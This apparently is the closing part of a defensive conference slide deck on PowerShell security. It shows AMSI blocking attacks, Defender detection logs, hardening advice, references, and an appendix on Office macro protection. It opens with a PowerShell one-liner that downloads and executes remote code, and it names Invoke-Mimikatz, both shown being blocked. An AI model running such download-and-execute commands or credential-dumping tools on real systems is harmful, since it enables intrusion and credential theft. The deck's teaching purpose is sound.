PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpres
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\WINDOWS\system32> get-mpthreatdetection | Sort LastThreatStatusChangeTime -Descending


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.9.10586.0
CleaningActionID              : 9
CurrentThreatExecutionStatusID : 2
DetectionID                   : {A0FD4CBE-6ECD-4B56-8964-FCDF1D31FB0B}
DetectionSourceTypeID         : 2
DomainUser                    : NT AUTHORITY\SYSTEM
InitialDetectionTime          : 3/22/2016 2:27:19 PM
LastThreatStatusChangeTime    : 3/25/2016 5:21:32 PM
ProcessName                   : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime               :
Resources                     : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.10586
                                .00000000000000013, file:_C:\Temp\Inv-MMK - Copy.ps1, file:_C:\Temp\Inv-MMK.ps1,
                                file:_C:\Temp\Inv-MMK2.ps1...}
ThreatID                      : 2147690356
ThreatStatusErrorCode         : 0
ThreatStatusID                : 1
PSComputerName                :
```

Microsoft.Management.Infrastructure.CimInstance#ROOT/Microsoft/Windows/Defender/MSFT_MpThreatDetection

Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\> Get-MpThreatDetection | sort InitialDetectionTime -Descending


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.9.10586.0
CleaningActionID              : 2
CurrentThreatExecutionStatusID : 0
DetectionID                   : {EC68B191-CD89-41C6-B5E2-3085722BFDF9}
DetectionSourceTypeID         : 10
DomainUser                    : YODA\sean
InitialDetectionTime          : 3/25/2016 5:48:26 PM
LastThreatStatusChangeTime    : 3/25/2016 5:48:59 PM
ProcessName                   : Unknown
RemediationTime               : 3/25/2016 5:48:59 PM
Resources                     : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.1058
                                .000000000000000010}
ThreatID                      : 2147706304
ThreatStatusErrorCode         : 0
ThreatStatusID                : 3
PSComputerName                :
```

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender: Now
2. AVG: Now (AVG Protection 2016.7496)
3. Avast: *"Avast will be implementing AMSI in the near future."* (7/2015)
4. Trend Micro: ??
5. Symantec: ???
6. McAfee: ???
7. Sophos: ??
8. Kaspersky: ??
9. BitDefender: ??
10. F-Secure : ??
11. Avira : ??
12. Panda : ??
13. ESET: ??

Securing PowerShell: A Layered Defense

- Update PowerShell to v4 or v5 (where possible) for enhanced logging.
- Forward PowerShell logs to a central logging solution (Splunk, etc) and alert on suspicious activity.
- Identify PowerShell usage in the organization (metering) and alert when abnormal use is detected.
- Leverage constrained language mode where possible.
- Limit admin rights – users should not have admin on their computers!
- Ask your anti-malware/anti-virus/bad code detecting software vendor when they will support AMSI (Win 10).
- Block Microsoft Office macros, especially those that originate from the Internet (Office 2016 GPO).
- Deploy application whitelisting to block executable content from user locations (profile path, home directory, etc) and only allow exes from trusted locations (c:\program files, c:\windows, etc).

Summary

- PowerShell's capabilities makes it an excellent tool for attackers.
- PowerShell.exe is not PowerShell.
- Securing PowerShell is not straightforward.
- Enable PowerShell logging to understand its use in the environment.
- PowerShell v5 should be every organization's new baseline version.

Slides: Presentations.ADSecurity.org

And there’s more! (just not now)

Microsoft Office Security in the “appendix”

References

- DEF CON 18 – Dave Kennedy & Josh Kelly – PowerShell OMFG!
  https://www.youtube.com/watch?v=CmmcpSsAbaM
- DEF CON 21 - Joe Bialek- PowerPwning: Post-Exploiting By Overpowering PowerShell
  https://www.defcon.org/images/defcon-21/dc-21-presentations/Bialek/DEFCON-21-Bialek-PowerPwning-Post-Exploiting-by-Overpowering-Powershell.pdf
- PowerShell Empire
  http://PowerShellEmpire.com
- Will Harmjoy's Empire presentation
  http://www.harmj0y.net/blog/presentations/
- DerbyCon V (2015) Ben Ten (Ben0xA) – Grey Hat PowerShell
  https://www.youtube.com/watch?v=czJrXiLs0wM
- WMI Persistence Whitepaper
  https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf
- Black Hat 2015 Presentation on WMI Persistence (Matt Graber)
  https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
- PoshSec (Matt Johnson & Ben Ten)
  https://github.com/PoshSec
- PoshSecMod (Carlos Perez)
  https://github.com/darkoperator/Posh-SecMod
- PowerShell Loves the Blue Team – PowerShell v5 features
  http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- ADSecurity.org

Awesome People in the PowerShell Security Community

- Ben Ten (0xA) (@Ben0xA)
  - http://ben0xa.com/
- Carlos Perez (@Carlos_Perez)
  - http://www.darkoperator.com/
- Casey Smith (@subtee)
  - http://subt0x10.blogspot.com/
- Chris Campbell (@obscuresec)
  - http://obscuresecurity.blogspot.com
- Jared Atkinson (@jaredcatkinson)
  - http://www.invoke-ir.com/
- Justin Warner (@sixdub)
  - https://www.sixdub.net/
- Joseph Bialek (@JosephBialek)
  - https://clymb3r.wordpress.com
- Lee Christensen (@tifkin_)
- Lee Holmes (@Lee_Holmes)
  - http://www.leeholmes.com/blog/
- Matt Graeber (@mattifestation)
  - http://www.exploit-monday.com
- Matt Johnson (@mwjcomputing)
  - http://www.mwjcomputing.com/
- Matt Nelson (@enigma0x3)
  - https://enigma0x3.net/
- Rafael Mudge (@armitagehacker)
  - http://blog.cobaltstrike.com/
- Will Harmjoy (@harmj0y)
  - http://blog.harmj0y.net

Contact Info

Twitter:
@Pyrotek3

Email:

sean/@\adsecurity.org
sean/@\trimarcsecurity.com

Company Info:

TrimarcSecurity.com


AD Security Info:
www.ADSecurity.org

Appendix

Microsoft Office Macro Security

Macro Protection by Microsoft Office Version

- Microsoft Office 2000
  - Low
  - Medium
  - High
- Microsoft Office 2003
  - Low
  - Medium
  - High
  - Very High



Macro Protection by Microsoft Office Version

- Microsoft Office 2007 (Trust Center)
- Office 2007 New Macro Security Options
  - Disable all macros without notification
  - Disable all macros with notification
  - Disable all macros except digitally signed macros
  - Enable all macros (not recommended, potentially dangerous code can run)
  - Trust access to the VBA project object model
- Microsoft Office 2010 -
  - By default, VBA is enabled & trusted VBA macros are allowed to run.
  - Trusted Locations
  - Trusted Publishers
  - Office Protected View

Microsoft Office Protected View (2010)

- Files from risky locations (Internet) are opened in Protected View.
- MOICE (Microsoft Office Isolated Converter Environment).
- MOICE takes a potentially risky binary file type and convert it within a sandboxed process to the new XML format, then back to the binary format and open it.
- Purpose is to remove any exploit code that was hidden away within the file.

Macro Protection by Microsoft Office Version

- Microsoft Office 2013 Telemetry Dashboard
  - determine macro usage
  - **Disabled** by default
  - Enabled by using Group Policy, registry settings, or by selecting the Enable Logging button in Telemetry Log
  - https://technet.microsoft.com/en-us/library/jj863580.aspx
  - https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/
- Microsoft Office 2016
  - Block macros in files originating from the Internet and external email systems

Office 2013 Telemetry Dashboard

https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/

Solutions Frequently used

Add-in management mode

Solution name	Office usage inventory		Office 2013 telemetry data						
	Total users	Office 2013	Success (%)	Trend	Critical	Informative	Load time	Application	Built-in
EvernoteOL.Connect	2	2	44%		3	0	0.15	Outlook	
Microsoft.VisualStudio.QualityTools.Loa	23	21	25%		2	0	1.38	Excel	
Microsoft.VisualStudio.QualityTools.Loa	16	15	44%		2	0	0.55	Excel	
OCommClips.Connect	5	5	99%		1	0	2.22	Word	
Microsoft.Office.PowerPivot.ExcelAddIr	2	2	98%		1	1	0.09	Excel	
OCommClips.Connect	1	1	96%		1	0	0.19	Excel	
PDFMOutlook.PDFMOutlook	1	1	0%		1	0		Outlook	
Bing Location Mapper	1	1	60%		1	0		Excel	
Excel Bubbles	1	1	45%		1	0		Excel	
OutlookChangeNotifier.Connect	86	82	100%		0	0	0.18	Outlook	

Contact Info

Twitter:
@Pyrotek3

Email:

sean/@\adsecurity.org
sean/@\trimarcsecurity.com

Company Info:

TrimarcSecurity.com

AD Security Info:
www.ADSecurity.org